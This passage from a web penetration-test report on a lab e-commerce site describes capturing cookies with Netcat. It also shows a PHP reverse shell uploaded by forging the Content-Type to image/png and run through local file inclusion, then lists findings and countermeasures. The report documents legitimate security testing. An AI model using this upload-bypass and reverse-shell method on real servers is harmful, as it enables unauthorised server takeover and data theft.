User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.10/
```

Figure 2.47: Netcat capturing cookies.

This gave the tester the cookies containing sensitive information such as the email address and md5 hash of the user password. A potential attacker can use these cookies to get logged in as his victim.

## 2.8 BUSINESS LOGIC TESTING

### 2.8.1 Test Upload of Unexpected File Types

There was a feature to upload a photo to the website as a profile picture for the user. (Figure 2.48)




Figure 2.48: Photo upload feature.

It was examined first by uploading a real file to check if it functions properly before it was attempted to be exploited. (Figure 2.49)




Figure 2.49: Uploading a test picture.

The photo uploaded successfully and was displayed a profile picture of the user. (Figure 2.50 and Figure 2.51)




Figure 2.50: Test picture successfully uploaded.




Figure 2.51: Test picture successfully displayed on homepage.

With the profile picture upload feature confirmed to be working the tester moved onto the next step. To upload a malicious reverse shell to the website the tester would first have to create one. This was done using revshells.com and the PHP PentestMonkey shell (). The contents of the shell were saved in a file called shell.php which would be attempted to be upload through the upload form. (Figure 2.52)




Figure 2.52: Creating shell using revshells.com.

After the new shell was created it was attempted to be uploaded through the profile picture upload form, however that was unsuccessful. (Figure 2.53 and Figure 2.54)






Figure 2.53: Attempt to upload php reverse shell.




Figure 2.54: Error received when attempting to upload shell.php.

There appeared to be some sort of check for a valid file extension running on the website. To check if this check was client side only Burpsuite was launched, and the upload form request was captured. (Figure 2.55)




Figure 2.55: Burpsuite capture of upload form.

With the upload form successfully captured it could be seen that the contents of the Content-Type field were application/x-php. To fool the website the field was modified to contain the MIME file type which was known to be accepted before that – image/png (Figure 2.56).

```

16 Content-Disposition: form-data; name="uploadedfile"; filename="shell.php"
17 Content-Type: image/png
18

```

Figure 2.56: Modifying MIME file type.

Once the request was sent the malicious reverse shell file was successfully uploaded to the server. This proves that there is only a client-side check in place, which can easily be bypassed by modifying the request. (Figure 2.57)




Figure 2.57: Successful upload of malicious file.

Once the shell was uploaded a Netcat listener was started and the homepage where the profile picture is visible was refreshed. The reverse shell successfully connected back to the tester's machine, and he was able to explore the server freely. (Figure 2.58 and Figure 2.59)




Figure 2.58: Netcat connects to reverse shell.

```


/mnt/sda2/swag/target $ ls -l
total 320
-rw-r--r--      1 nobody   nogroup      6709 Sep 20 14:10 addendum.php
drwxrwxrwx      9 nobody   nogroup      4096 Jul 28 2017 admin
drwxrwxrwx      7 nobody   nogroup      4096 Jul 28 2017 assets
-rwxrwxrwx      1 nobody   nogroup     10585 Feb 26 2017 bill-ship-addresses.ph
drwxrwxrwx      2 nobody   nogroup      4096 Jul 28 2017 brandsimage
-rwxrwxrwx      1 nobody   nogroup     11432 Jul 14 2017 category.php
-rwxrwxrwx      1 nobody   nogroup      2927 Sep 20 14:10 changepicture.php
-rwxrwxrwx      1 nobody   nogroup      125 Sep 20 14:10 cookie.php
drwxrwxrwx      2 nobody   nogroup      4096 Jul 28 2017 css
-rwxrwxrwx      1 nobody   nogroup       56 Sep 20 14:10 fileuploadtype.php
drwxrwxrwx      2 nobody   nogroup      4096 Jul 28 2017 font
-rwxrwxrwx      1 nobody   nogroup      7714 Apr  1 2017 forgot-password.php
-rwxrwxrwx      1 nobody   nogroup       81 Sep 20 14:09 genericinstructions.ph
drwxr-xr-x      2 nobody   nogroup      4096 Sep 20 14:10 html
drwxrwxrwx      2 nobody   nogroup      4096 Jul 28 2017 img
drwxrwxrwx      2 nobody   nogroup      4096 Sep 20 14:10 includes
-rwxrwxrwx      1 nobody   nogroup     19424 Sep 20 14:10 index.php
-rwxrwxrwx      1 nobody   nogroup       528 Sep 20 14:09 instructions.php
drwxrwxrwx      3 nobody   nogroup      4096 Jul 28 2017 js
drwxrwxrwx      2 nobody   nogroup      4096 Jul 28 2017 layouts
-rwxrwxrwx      1 nobody   nogroup     10205 Sep 20 14:10 login.php
-rwxrwxrwx      1 nobody   nogroup       442 Mar 15 2017 logout.php
-rwxrwxrwx      1 nobody   nogroup     11476 Aug  5 2017 my-account.php
-rwxrwxrwx      1 nobody   nogroup     11587 Jul 14 2017 my-cart.php
-rwxrwxrwx      1 nobody   nogroup      7615 Jul 14 2017 my-wishlist.php
-rwxrwxrwx      1 nobody   nogroup      7864 Mar 14 2017 order-details.php
-rwxrwxrwx      1 nobody   nogroup      7587 Jul 14 2017 order-history.php
-rwxrwxrwx      1 nobody   nogroup      5926 Mar  7 2017 payment-method.php
-rwxrwxrwx      1 nobody   nogroup      8184 Apr 15 2017 pending-orders.php
-rw-r--r--      1 nobody   nogroup       23 Sep 20 14:10 phpinfo.php
drwxrwxrwx      2 nobody   nogroup      4096 Jan 24 13:50 pictures
-rwxrwxrwx      1 nobody   nogroup     26885 Sep 23 2017 product-details.php
-rw-r--r--      1 nobody   nogroup       36 Sep 20 14:09 robots.txt
-rwxrwxrwx      1 nobody   nogroup      7869 Sep 20 14:09 schema.sql
-rwxrwxrwx      1 nobody   nogroup     11213 Jul 18 2017 search-result.php
-rwxrwxrwx      1 nobody   nogroup      2043 Jan 21 2017 sqlcm.php
-rw-r--r--      1 nobody   nogroup       112 Sep 20 14:10 sqlcm_filter.php
drwxrwxrwx      2 nobody   nogroup      4096 Jul 28 2017 sqlfile
-rwxrwxrwx      1 nobody   nogroup     10635 Jul 14 2017 sub-category.php
-rwxrwxrwx      1 nobody   nogroup     10261 Jul 14 2017 sub-category1.php
-rwxrwxrwx      1 nobody   nogroup       821 Oct 14 2017 terms.php
-rwxrwxrwx      1 nobody   nogroup      2238 Mar 14 2017 track-order.php
-rwxrwxrwx      1 nobody   nogroup      5647 Mar 14 2017 track-orders.php
-rw-r--r--      1 nobody   nogroup       474 Sep 20 14:10 updatepassword.php
-rwxrwxrwx      1 nobody   nogroup       168 Sep 20 14:10 username.php
/mnt/sda2/swag/target $

```

Figure 2.59: Files on web server


### 2.8.2 Test Upload of Malicious Files

The profile picture upload feature was proven to be vulnerable, however there was still one more file upload which had to be tested. In the admin page there is a function to create a new product and upload images for it. Those were also exploited successfully. It should however be mentioned there was no check of the extension of the file being uploaded in the admin section. The reverse shell was uploaded without any modification to the request being required. This is a serious security issue. (Figure 2.60 and Figure 2.61)



The screenshot shows a web form titled 'Insert Product'. It contains several input fields: 'Product Shipping Charge' with the value '1', 'Product Availability' with a dropdown menu set to 'In Stock', and three 'Product Image' fields. Each image field has a 'Browse...' button and a text input. The first image field contains 'shell.php', the second contains 'Screenshot\_2023-01-15\_13\_04\_45.png', and the third contains 'Screenshot\_2023-01-15\_13\_27\_31.png'. At the bottom of the form is an 'Insert' button.

Figure 2.60: Attempting to upload shell.php as product image.



The screenshot shows the 'Insert Product' form after submission. A green success message box is displayed at the top, stating 'Well done! Product Inserted Successfully !!'. The rest of the form is not visible.

Figure 2.61: Successful upload of shell.php as product image.

With the shell uploaded the page containing the newly created product was navigated to. It would get loaded as a product by the website successfully, which would allow the shell to connect back to the Netcat listener. (Figure 2.62)




Figure 2.62: Shell being loaded as a product by the website.

In addition all shells which were successfully uploaded to the server were able to be executed through the Local File Inclusion vulnerability discussed in section 2.8.1. This was done by modifying the “type” variable in the url to be the location of the shell on the server. (Figure 2.63)




Figure 2.63: Shell executed through local file inclusion vulnerability.

# 3 DISCUSSION

## 3.1 OVERALL DISCUSSION

---

The penetration tester was able to demonstrate various vulnerabilities. Using the OWASP Web Application testing methodology the tester was able to exploit various vulnerabilities similarly to a malicious actor. From the different sections in this report, it can be seen that this web application is extremely insecure and has multiple very severe vulnerabilities that led to the discovery of restricted information.

Since the test was successful the finding made by the tester will be summarised, however it must be noted that more vulnerabilities might be present on the web application, which were missed by the current tester due to lack of time and resources. Because of this fact it is recommended a second test is performed by another tester, who will have more time to investigate issues which were missed or not exploited by the first tester.

Some of the vulnerabilities that were found to be present on the application provided to the tester were:

- SQL injection

Using SQL injection, the attacker is able to gain full access to the backend database of the server. This includes access to admin and customer information.

- Cross-site scripting (XSS)

XSS attacks allow an attacker to execute HTML or JavaScript code on the victims machine every time a specific element is loaded.

- Arbitrary file upload

This allows the attacker to upload malicious file to the web server which can lead to giving the attacker full control of the web server. In this situation this was done by uploading a PHP reverse shell.

- Local file inclusion

LFI vulnerability leads to the ability to read files on the server containing potentially sensitive information.

- No lock out mechanism

Having no lock out mechanism in place allows an attacker to perform unlimited login attempts to brute force a user's password.

- Weak password policy

There is no password policy in place. Users are allowed to register using single character passwords, which are extremely trivial to brute-force.

- Ability to enumerate user accounts.

It is possible to check whether an email is registered on the website by utilising incorrectly set up error message which disclose the existence of accounts.

- Non-encrypted communications

The website is running on HTTP instead of HTTPS which allow sensitive traffic to be captured with network sniffing tools such as Wireshark.

- Bad cookie attributes and generation

The cookies have improper attributes set up which makes them more vulnerable and are non-securely generated with personal information of the users.

## 3.2 COUNTERMEASURES

---

### 3.2.1 SQL Injection

In section 2.7.3 SQL injection was proven to be present on the website. Both the admin and the normal login form were vulnerable, which would allow an attacker to use time-based or boolean-based SQL injection to retrieve information from the database or gain access to a user account respectively.

To protect against SQL injection the developer should implement prepared statements on all SQL queries to prevent user unauthorised user input.

### 3.2.2 Cross-site scripting (XSS)

In section 2.7.1, 2.7.2 and 2.7.4 XSS was utilised to exploit the website. To prevent XSS attacks the X-XSS Protection header should be enabled. This header is not necessary for modern browsers, but it provides protection for older browsers.

Content-Security-Policy header should also be implemented. It allows the admin to choose the pages which the user can load, which guards against XSS attacks.

### 3.2.3 Arbitrary file upload

This vulnerability is shown in section 2.8. It allows attackers to upload malicious files to the server which when ran can execute code on the server and potentially cause a reverse shell.

Currently the website has filtering in place to prevent that, however it is only in the form of MIME type checks which were easily avoided using Burpsuite to capture the request and edit it. Other possible forms of filtering that could be added are:

- Checks whether the file name ends with an allowed extension.
- Checks the binary headers of files for correct file signatures.

By adding these extra filters to the already existing MIME type checks and by ensuring the servers file handling is configured correctly it should be impossible to upload arbitrary files to the server.

### 3.2.4 Local file inclusion

Vulnerability was discussed in section 2.7.4. Using the addendum.php file on the website the tester was able to load files from the server which contain sensitive information as well to execute a php file containing a reverse shell.

To prevent this issue the following should be implemented:

- The contents of terms.php file which was being rendered through the addendum.php should just be displayed normally instead of using a page like that.
- It is also possible to include a whitelist of files which can be loaded in from addendum.php to prevent malicious user input.

### 3.2.5 No lock out mechanism

This issue was discussed in section 2.5.2. Having no lock out mechanism in place allows attackers to do an unlimited amount of login attempts, which can be used to brute force user accounts. To fix this issue according to the NIST guidelines a lock out should be implemented which locks users out of the system after 10 failed password attempts (Dibley, 2022).

### 3.2.6 Weak password policy

Issue is discussed in section 2.5.4. There is no minimum password length or complexity in place. This needs to be fixed by ensuring that there is a secure password policy in place to prevent users from having easily guessable passwords.

### 3.2.7 Ability to enumerate user accounts.

This vulnerability is shown in section 2.4.2. Different error messages are displayed based on which information is incorrect during normal user login, which allows an attacker to enumerate which email address belong to accounts on the website. To fix this issue the different error message when you enter an incorrect email address needs to be removed.

### 3.2.8 Non-encrypted communications

In section 2.5.1 it is shown how sensitive information is send over using the unencrypted HTTP protocol which allows sensitive traffic to be captured with network sniffers such as Wireshark. To fix this issue HTTPS needs to be configured on the website to ensure all traffic is encrypted.

### 3.2.9 Bad cookie attributes and generation

The cookies have the httpOnly and isSecure options to off which makes them vulnerable by allowing them to be passed in unencrypted non-HTTPS requests and allowing them to be accessed by client-side scripts like JavaScript. This was demonstrated in section 2.7.5 and 3.2.9.

